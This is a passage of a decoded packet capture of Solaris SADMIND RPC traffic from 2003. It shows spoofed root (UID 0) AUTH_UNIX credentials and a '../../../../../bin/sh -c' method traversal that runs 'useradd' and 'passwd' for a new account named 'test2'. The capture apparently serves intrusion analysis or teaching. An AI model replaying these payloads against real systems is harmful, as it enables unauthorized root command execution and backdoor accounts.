   Fragment offset: 0
   Time to live: 255
   Protocol: UDP (0x11)
   Header checksum: 0xed18 (correct)
   Source: 10.230.0.19 (10.230.0.19)
   Destination: 10.1.1.104 (10.1.1.104)
User Datagram Protocol, Src Port: 50781 (50781), Dst Port: 32784 (32784)
   Source port: 50781 (50781)
   Destination port: 32784 (32784)
   Length: 344
   Checksum: 0x43ff (correct)
Remote Procedure Call
   XID: 0xcff66543 (3489031491)
   Message Type: Reply (1)
   Program: SADMIND (100232)
   Program Version: 10
   Procedure: proc-1 (1)
   Reply State: accepted (0)
   This is a reply to a request in frame 3
   Time from request: 0.006961000 seconds
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
   Accept State: RPC executed successfully (0)
SADMIND
   Program Version: 10
   Procedure: proc-1 (1)
   Data (312 bytes)

0000  00 00 0c 07 ac 28 08 00 20 d9 9d 30 08 00 45 00   .....(.. ..0..E.
0010  01 6c ce 9b 40 00 ff 11 ed 18 c0 a8 28 13 c0 a8   .l..@.......(...
0020  15 68 c6 5d 80 10 01 58 43 ff cf f6 65 43 00 00   .h.]...XC...eC..
0030  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 02 00 00 01 70 00 00 01 2b 5b 31   .........p...+[1
0050  2c 31 2c 31 5d 20 53 65 63 75 72 69 74 79 20 65   ,1,1] Security e
0060  78 63 65 70 74 69 6f 6e 20 6f 6e 20 68 6f 73 74   xception on host
0070  20 68 61 72 64 66 6c 6f 6f 72 2e 20 20 55 53 45    hardfloor.  USE
0080  52 20 41 43 43 45 53 53 20 44 45 4e 49 45 44 2e   R ACCESS DENIED.
0090  0a 54 68 65 20 72 6f 6f 74 20 69 64 65 6e 74 69   .The root identi
00a0  74 79 20 28 30 29 72 6f 6f 74 2e 65 78 70 6c 6f   ty (0)root.explo
00b0  69 74 20 77 61 73 20 72 65 63 65 69 76 65 64 2c   it was received,
00c0  20 62 75 74 20 69 74 20 69 73 20 6e 6f 74 0a 74    but it is not.t
```

```
00d0  68 65 20 72 6f 6f 74 20 69 64 65 6e 74 69 74 79   he root identity
00e0  20 76 61 6c 69 64 20 6f 6e 20 74 68 69 73 20 73    valid on this s
00f0  79 73 74 65 6d 2e 20 20 49 73 20 74 68 69 73 20   ystem.  Is this
0100  61 6e 0a 61 74 74 65 6d 70 74 20 74 6f 20 65 78   an.attempt to ex
0110  65 63 75 74 65 20 61 20 72 65 6d 6f 74 65 20 66   ecute a remote f
0120  75 6e 63 74 69 6f 6e 20 77 68 69 6c 65 20 72 75   unction while ru
0130  6e 6e 69 6e 67 20 61 73 20 72 6f 6f 74 3f 0a 28   nning as root?.(
0140  46 75 6e 63 74 69 6f 6e 3a 20 63 6c 61 73 73 20   Function: class
0150  73 79 73 74 65 6d 20 32 2e 31 20 6d 65 74 68 6f   system 2.1 metho
0160  64 20 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e   d ../../../../..
0170  2f 62 69 6e 2f 73 68 29 0a 00                     /bin/sh)..
```

```
Frame 6 (1370 bytes on wire, 1370 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:41.753404000
    Time delta from previous packet: 18.937851000 seconds
    Time relative to first packet: 19.006825000 seconds
    Frame Number: 6
    Packet Length: 1370 bytes
    Capture Length: 1370 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
    Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 1356
    Identification: 0x13a7 (5031)
    Flags: 0x02
        .0.. = Don't fragment: Not set
        ..1. = More fragments: Set
    Fragment offset: 0
    Time to live: 62
    Protocol: UDP (0x11)
    Header checksum: 0x852e (correct)
    Source: 10.1.1.104 (10.1.1.104)
    Destination: 10.230.0.19 (10.230.0.19)
User Datagram Protocol, Src Port: 32784 (32784), Dst Port: 50781 (50781)
    Source port: 32784 (32784)
    Destination port: 50781 (50781)
    Length: 1464
    Checksum: 0xde92
Remote Procedure Call
    XID: 0x4a2cf29e (1244459678)
```

```
   Message Type: Call (0)
   RPC Version: 2
   Program: SADMIND (100232)
   Program Version: 10
   Procedure: proc-1 (1)
   The reply to this request is in frame 8
   Credentials
      Flavor: AUTH_UNIX (1)
      Length: 32
      Stamp: 0x3f829352
      Machine Name: hardfloor
         length: 9
         contents: hardfloor
         fill bytes: opaque data
      UID: 0
      GID: 0
      Auxiliary GIDs
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
SADMIND
   Program Version: 10
   Procedure: proc-1 (1)
   Data (1256 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  05 4c 13 a7 20 00 3e 11 85 2e c0 a8 15 68 c0 a8   .L.. .>......h..
0020  28 13 80 10 c6 5d 05 b8 de 92 4a 2c f2 9e 00 00   (....]....J,....
0030  00 00 00 00 00 02 00 01 87 88 00 00 00 0a 00 00   ................
0040  00 01 00 00 00 01 00 00 00 20 3f 82 93 52 00 00   ......... ?..R..
0050  00 09 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   ..hardfloor.....
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 3f 82 93 56 00 07 45 df 00 00 00 00 00 00   ..?..V..E.......
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090  00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0  00 04 00 00 00 00 00 00 00 04 7f 00 00 01 00 01   ................
00b0  87 88 00 00 00 0a 00 00 00 04 7f 00 00 01 00 01   ................
00c0  87 88 00 00 00 0a 00 00 00 11 00 00 00 1e 00 00   ................
00d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0  00 3b 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   .;hardfloor.....
00f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120  00 06 73 79 73 74 65 6d 00 00 00 00 00 15 2e 2e   ..system........
0130  2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 62 69 6e   /../../../../bin
0140  2f 73 68 00 00 00 00 00 04 1e 00 00 00 0e 41 44   /sh...........AD
0150  4d 5f 46 57 5f 56 45 52 53 49 4f 4e 00 00 00 00   M_FW_VERSION....
0160  00 03 00 00 00 04 00 00 00 01 00 00 00 00 00 00   ................
```

```
0170  00 00 00 00 00 08 41 44 4d 5f 4c 41 4e 47 00 00   ......ADM_LANG..
0180  00 09 00 00 00 02 00 00 00 01 43 00 00 00 00 00   ..........C.....
0190  00 00 00 00 00 00 00 00 00 0d 41 44 4d 5f 52 45   ..........ADM_RE
01a0  51 55 45 53 54 49 44 00 00 00 00 00 00 09 00 00   QUESTID.........
01b0  00 12 00 00 00 11 30 38 31 30 3a 31 30 31 30 31   ......0810:10101
01c0  30 31 30 31 30 3a 31 00 00 00 00 00 00 00 00 00   01010:1.........
01d0  00 00 00 00 00 09 41 44 4d 5f 43 4c 41 53 53 00   ......ADM_CLASS.
01e0  00 00 00 00 00 09 00 00 00 07 00 00 00 06 73 79   ..............sy
01f0  73 74 65 6d 00 00 00 00 00 00 00 00 00 00 00 00   stem............
0200  00 0e 41 44 4d 5f 43 4c 41 53 53 5f 56 45 52 53   ..ADM_CLASS_VERS
0210  00 00 00 00 00 09 00 00 00 04 00 00 00 03 32 2e   ..............2.
0220  31 00 00 00 00 00 00 00 00 00 00 00 00 0a 41 44   1.............AD
0230  4d 5f 4d 45 54 48 4f 44 00 00 00 00 00 09 00 00   M_METHOD........
0240  00 16 00 00 00 15 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e   ......../../../.
0250  2e 2f 2e 2e 2f 62 69 6e 2f 73 68 00 00 00 00 00   ./../bin/sh.....
0260  00 00 00 00 00 00 00 00 00 08 41 44 4d 5f 48 4f   ..........ADM_HO
0270  53 54 00 00 00 09 00 00 00 3c 00 00 00 3b 68 61   ST.......<...;ha
0280  72 64 66 6c 6f 6f 72 00 00 00 00 00 00 00 00 00   rdfloor.........
0290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02c0  00 00 00 00 00 0f 41 44 4d 5f 43 4c 49 45 4e 54   ......ADM_CLIENT
02d0  5f 48 4f 53 54 00 00 00 00 09 00 00 00 0a 00 00   _HOST...........
02e0  00 09 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   ..hardfloor.....
02f0  00 00 00 00 00 00 00 00 00 11 41 44 4d 5f 43 4c   ..........ADM_CL
0300  49 45 4e 54 5f 44 4f 4d 41 49 4e 00 00 00 00 00   IENT_DOMAIN.....
0310  00 09 00 00 00 01 00 00 00 00 00 00 00 00 00 00   ................
0320  00 00 00 00 00 11 41 44 4d 5f 54 49 4d 45 4f 55   ......ADM_TIMEOU
0330  54 5f 50 41 52 4d 53 00 00 00 00 00 00 09 00 00   T_PARMS.........
0340  00 1c 00 00 00 1b 54 54 4c 3d 30 20 50 54 4f 3d   ......TTL=0 PTO=
0350  32 30 20 50 43 4e 54 3d 32 20 50 44 4c 59 3d 33   20 PCNT=2 PDLY=3
0360  30 00 00 00 00 00 00 00 00 00 00 00 00 09 41 44   0.............AD
0370  4d 5f 46 45 4e 43 45 00 00 00 00 00 00 09 00 00   M_FENCE.........
0380  00 00 00 00 00 00 00 00 00 00 00 00 00 01 58 00   ..............X.
0390  00 00 00 00 00 09 00 00 00 03 00 00 00 02 2d 63   ..............-c
03a0  00 00 00 00 00 00 00 00 00 00 00 00 00 01 59 00   ..............Y.
03b0  00 00 00 00 00 09 00 00 02 01 00 00 02 00 75 73   ..............us
03c0  65 72 61 64 64 20 2d 64 20 2f 6f 70 74 2f 68 6f   eradd -d /opt/ho
03d0  6d 65 2f 74 65 73 74 32 20 2d 6d 20 74 65 73 74   me/test2 -m test
03e0  32 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   2...............
03f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
0470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
04f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0550  00 00 00 00 00 00 00 00 00 00                     ..........

Frame 7 (162 bytes on wire, 162 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:41.753806000
    Time delta from previous packet: 0.000402000 seconds
    Time relative to first packet: 19.007227000 seconds
    Frame Number: 7
    Packet Length: 162 bytes
    Capture Length: 162 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
    Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 148
    Identification: 0x13a7 (5031)
    Flags: 0x00
        .0.. = Don't fragment: Not set
        ..0. = More fragments: Not set
    Fragment offset: 1336
    Time to live: 62
    Protocol: UDP (0x11)
    Header checksum: 0xa93f (correct)
    Source: 10.1.1.104 (10.1.1.104)
    Destination: 10.230.0.19 (10.230.0.19)
Data (128 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
```

```
0010  00 94 13 a7 00 a7 3e 11 a9 3f c0 a8 15 68 c0 a8   ......>..?...h..
0020  28 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00   (...............
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090  00 10 6e 65 74 6d 67 74 5f 65 6e 64 6f 66 61 72   ..netmgt_endofar
00a0  67 73                                            gs
```

```
Frame 8 (78 bytes on wire, 78 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:41.785616000
    Time delta from previous packet: 0.031810000 seconds
    Time relative to first packet: 19.039037000 seconds
    Frame Number: 8
    Packet Length: 78 bytes
    Capture Length: 78 bytes
Ethernet II, Src: 08:00:20:d9:9d:30, Dst: 00:00:0c:07:ac:28
    Destination: 00:00:0c:07:ac:28 (All-HSRP-routers_28)
    Source: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.230.0.19 (10.230.0.19), Dst Addr: 10.1.1.104 (10.1.1.104)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 64
    Identification: 0xce9d (52893)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
    Protocol: UDP (0x11)
    Header checksum: 0xee42 (correct)
    Source: 10.230.0.19 (10.230.0.19)
    Destination: 10.1.1.104 (10.1.1.104)
User Datagram Protocol, Src Port: 50781 (50781), Dst Port: 32784 (32784)
    Source port: 50781 (50781)
    Destination port: 32784 (32784)
    Length: 44
    Checksum: 0xbd8f (correct)
Remote Procedure Call
    XID: 0x4a2cf29e (1244459678)
    Message Type: Reply (1)
```

```
   Program: SADMIND (100232)
   Program Version: 10
   Procedure: proc-1 (1)
   Reply State: accepted (0)
   This is a reply to a request in frame 6
   Time from request: 0.032212000 seconds
   Verifier
      Flavor: AUTH_NULL (0)
      Length: 0
   Accept State: RPC executed successfully (0)
SADMIND
   Program Version: 10
   Procedure: proc-1 (1)
   Data (12 bytes)

0000  00 00 0c 07 ac 28 08 00 20 d9 9d 30 08 00 45 00   .....(.. ..0..E.
0010  00 40 ce 9d 40 00 ff 11 ee 42 c0 a8 28 13 c0 a8   .@..@....B..(...
0020  15 68 c6 5d 80 10 00 2c bd 8f 4a 2c f2 9e 00 00   .h.]...,..J,....
0030  00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00         ..............

Frame 9 (162 bytes on wire, 162 bytes captured)
   Arrival Time: Oct  6, 2003 21:46:48.397316000
   Time delta from previous packet: 6.611700000 seconds
   Time relative to first packet: 25.650737000 seconds
   Frame Number: 9
   Packet Length: 162 bytes
   Capture Length: 162 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
   Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
   Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
   Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      0000 00.. = Differentiated Services Codepoint: Default (0x00)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
   Total Length: 148
   Identification: 0x13a8 (5032)
   Flags: 0x00
      .0.. = Don't fragment: Not set
      ..0. = More fragments: Not set
   Fragment offset: 1336
   Time to live: 62
   Protocol: UDP (0x11)
   Header checksum: 0xa93e (correct)
```

```
   Source: 10.1.1.104 (10.1.1.104)
   Destination: 10.230.0.19 (10.230.0.19)
Data (128 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  00 94 13 a8 00 a7 3e 11 a9 3e c0 a8 15 68 c0 a8   ......>..>...h..
0020  28 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00   (...............
0030  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0040  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0050  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090  00 10 6e 65 74 6d 67 74 5f 65 6e 64 6f 66 61 72   ..netmgt_endofar
00a0  67 73                                            gs

Frame 10 (1370 bytes on wire, 1370 bytes captured)
   Arrival Time: Oct  6, 2003 21:46:48.400414000
   Time delta from previous packet: 0.003098000 seconds
   Time relative to first packet: 25.653835000 seconds
   Frame Number: 10
   Packet Length: 1370 bytes
   Capture Length: 1370 bytes
Ethernet II, Src: 00:d0:00:6c:0c:00, Dst: 08:00:20:d9:9d:30
   Destination: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
   Source: 00:d0:00:6c:0c:00 (FerranSc_6c:0c:00)
   Type: IP (0x0800)
Internet Protocol, Src Addr: 10.1.1.104 (10.1.1.104), Dst Addr: 10.230.0.19 (10.230.0.19)
   Version: 4
   Header length: 20 bytes
   Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
      0000 00.. = Differentiated Services Codepoint: Default (0x00)
      .... ..0. = ECN-Capable Transport (ECT): 0
      .... ...0 = ECN-CE: 0
   Total Length: 1356
   Identification: 0x13a8 (5032)
   Flags: 0x02
      .0.. = Don't fragment: Not set
      ..1. = More fragments: Set
   Fragment offset: 0
   Time to live: 62
   Protocol: UDP (0x11)
   Header checksum: 0x852d (correct)
   Source: 10.1.1.104 (10.1.1.104)
   Destination: 10.230.0.19 (10.230.0.19)
User Datagram Protocol, Src Port: 32784 (32784), Dst Port: 50781 (50781)
   Source port: 32784 (32784)
   Destination port: 50781 (50781)
```

```
    Length: 1464
    Checksum: 0x9103
Remote Procedure Call
    XID: 0x20966c17 (546728983)
    Message Type: Call (0)
    RPC Version: 2
    Program: SADMIND (100232)
    Program Version: 10
    Procedure: proc-1 (1)
    The reply to this request is in frame 11
    Credentials
        Flavor: AUTH_UNIX (1)
        Length: 32
        Stamp: 0x3f829359
        Machine Name: hardfloor
            length: 9
            contents: hardfloor
            fill bytes: opaque data
        UID: 0
        GID: 0
        Auxiliary GIDs
    Verifier
        Flavor: AUTH_NULL (0)
        Length: 0
SADMIND
    Program Version: 10
    Procedure: proc-1 (1)
    Data (1256 bytes)

0000  08 00 20 d9 9d 30 00 d0 00 6c 0c 00 08 00 45 00   .. ..0...l....E.
0010  05 4c 13 a8 20 00 3e 11 85 2d c0 a8 15 68 c0 a8   .L.. .>..-...h..
0020  28 13 80 10 c6 5d 05 b8 91 03 20 96 6c 17 00 00   (....]....  .l...
0030  00 00 00 00 00 02 00 01 87 88 00 00 00 0a 00 00   ................
0040  00 01 00 00 00 01 00 00 00 20 3f 82 93 59 00 00   ......... ?..Y..
0050  00 09 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   ..hardfloor.....
0060  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0070  00 00 3f 82 93 5d 00 07 45 df 00 00 00 00 00 00   ..?..]..E.......
0080  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0090  00 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00a0  00 04 00 00 00 00 00 00 00 04 7f 00 00 01 00 01   ................
00b0  87 88 00 00 00 0a 00 00 00 04 7f 00 00 01 00 01   ................
00c0  87 88 00 00 00 0a 00 00 00 11 00 00 00 1e 00 00   ................
00d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00e0  00 3b 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   .;hardfloor.....
00f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0120  00 06 73 79 73 74 65 6d 00 00 00 00 00 15 2e 2e   ..system........
```

```
0130  2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e 2e 2f 62 69 6e   /../../../../bin
0140  2f 73 68 00 00 00 00 00 04 1e 00 00 00 0e 41 44   /sh..........AD
0150  4d 5f 46 57 5f 56 45 52 53 49 4f 4e 00 00 00 00   M_FW_VERSION....
0160  00 03 00 00 00 04 00 00 00 01 00 00 00 00 00 00   ................
0170  00 00 00 00 00 08 41 44 4d 5f 4c 41 4e 47 00 00   ......ADM_LANG..
0180  00 09 00 00 00 02 00 00 00 01 43 00 00 00 00 00   ..........C.....
0190  00 00 00 00 00 00 00 00 00 0d 41 44 4d 5f 52 45   ..........ADM_RE
01a0  51 55 45 53 54 49 44 00 00 00 00 00 00 09 00 00   QUESTID.........
01b0  00 12 00 00 00 11 30 38 31 30 3a 31 30 31 30 31   ......0810:10101
01c0  30 31 30 31 30 3a 31 00 00 00 00 00 00 00 00 00   01010:1.........
01d0  00 00 00 00 00 09 41 44 4d 5f 43 4c 41 53 53 00   ......ADM_CLASS.
01e0  00 00 00 00 00 09 00 00 00 07 00 00 00 06 73 79   ..............sy
01f0  73 74 65 6d 00 00 00 00 00 00 00 00 00 00 00 00   stem............
0200  00 0e 41 44 4d 5f 43 4c 41 53 53 5f 56 45 52 53   ..ADM_CLASS_VERS
0210  00 00 00 00 00 09 00 00 00 04 00 00 00 03 32 2e   ..............2.
0220  31 00 00 00 00 00 00 00 00 00 00 00 00 0a 41 44   1.............AD
0230  4d 5f 4d 45 54 48 4f 44 00 00 00 00 00 09 00 00   M_METHOD........
0240  00 16 00 00 00 15 2e 2e 2f 2e 2e 2f 2e 2e 2f 2e   ......../../../.
0250  2e 2f 2e 2e 2f 62 69 6e 2f 73 68 00 00 00 00 00   ./../bin/sh.....
0260  00 00 00 00 00 00 00 00 00 08 41 44 4d 5f 48 4f   ..........ADM_HO
0270  53 54 00 00 00 09 00 00 00 3c 00 00 00 3b 68 61   ST.......<...;ha
0280  72 64 66 6c 6f 6f 72 00 00 00 00 00 00 00 00 00   rdfloor.........
0290  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
02c0  00 00 00 00 00 0f 41 44 4d 5f 43 4c 49 45 4e 54   ......ADM_CLIENT
02d0  5f 48 4f 53 54 00 00 00 00 09 00 00 00 0a 00 00   _HOST...........
02e0  00 09 68 61 72 64 66 6c 6f 6f 72 00 00 00 00 00   ..hardfloor.....
02f0  00 00 00 00 00 00 00 00 00 11 41 44 4d 5f 43 4c   ..........ADM_CL
0300  49 45 4e 54 5f 44 4f 4d 41 49 4e 00 00 00 00 00   IENT_DOMAIN.....
0310  00 09 00 00 00 01 00 00 00 00 00 00 00 00 00 00   ................
0320  00 00 00 00 00 11 41 44 4d 5f 54 49 4d 45 4f 55   ......ADM_TIMEOU
0330  54 5f 50 41 52 4d 53 00 00 00 00 00 00 09 00 00   T_PARMS.........
0340  00 1c 00 00 00 1b 54 54 4c 3d 30 20 50 54 4f 3d   ......TTL=0 PTO=
0350  32 30 20 50 43 4e 54 3d 32 20 50 44 4c 59 3d 33   20 PCNT=2 PDLY=3
0360  30 00 00 00 00 00 00 00 00 00 00 00 00 09 41 44   0.............AD
0370  4d 5f 46 45 4e 43 45 00 00 00 00 00 00 09 00 00   M_FENCE.........
0380  00 00 00 00 00 00 00 00 00 00 00 00 00 01 58 00   ..............X.
0390  00 00 00 00 00 09 00 00 00 03 00 00 00 02 2d 63   ..............-c
03a0  00 00 00 00 00 00 00 00 00 00 00 00 00 01 59 00   ..............Y.
03b0  00 00 00 00 00 09 00 00 02 01 00 00 02 00 70 61   ..............pa
03c0  73 73 77 64 20 74 65 73 74 32 00 00 00 00 00 00   sswd test2......
03d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0400  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0410  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
0420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
```

```
0430  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0440  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0450  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0460  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0470  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0480  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0490  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04a0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04b0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04c0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04d0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04e0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04f0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0500  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0510  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0520  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0530  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0540  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0550  00 00 00 00 00 00 00 00 00 00                    ..........

Frame 11 (78 bytes on wire, 78 bytes captured)
    Arrival Time: Oct  6, 2003 21:46:48.434727000
    Time delta from previous packet: 0.034313000 seconds
    Time relative to first packet: 25.688148000 seconds
    Frame Number: 11
    Packet Length: 78 bytes
    Capture Length: 78 bytes
Ethernet II, Src: 08:00:20:d9:9d:30, Dst: 00:00:0c:07:ac:28
    Destination: 00:00:0c:07:ac:28 (All-HSRP-routers_28)
    Source: 08:00:20:d9:9d:30 (SunMicro_d9:9d:30)
    Type: IP (0x0800)
Internet Protocol, Src Addr: 10.230.0.19 (10.230.0.19), Dst Addr: 10.1.1.104 (10.1.1.104)
    Version: 4
    Header length: 20 bytes
    Differentiated Services Field: 0x00 (DSCP 0x00: Default; ECN: 0x00)
        0000 00.. = Differentiated Services Codepoint: Default (0x00)
        .... ..0. = ECN-Capable Transport (ECT): 0
        .... ...0 = ECN-CE: 0
    Total Length: 64
    Identification: 0xce9f (52895)
    Flags: 0x04
        .1.. = Don't fragment: Set
        ..0. = More fragments: Not set
    Fragment offset: 0
    Time to live: 255
    Protocol: UDP (0x11)
    Header checksum: 0xee40 (correct)
    Source: 10.230.0.19 (10.230.0.19)
```

```
   Destination: 10.1.1.104 (10.1.1.104)
User Datagram Protocol, Src Port: 50781 (50781), Dst Port: 32784 (32784)
   Source port: 50781 (50781)
   Destination port: 32784 (32784)
   Length: 44
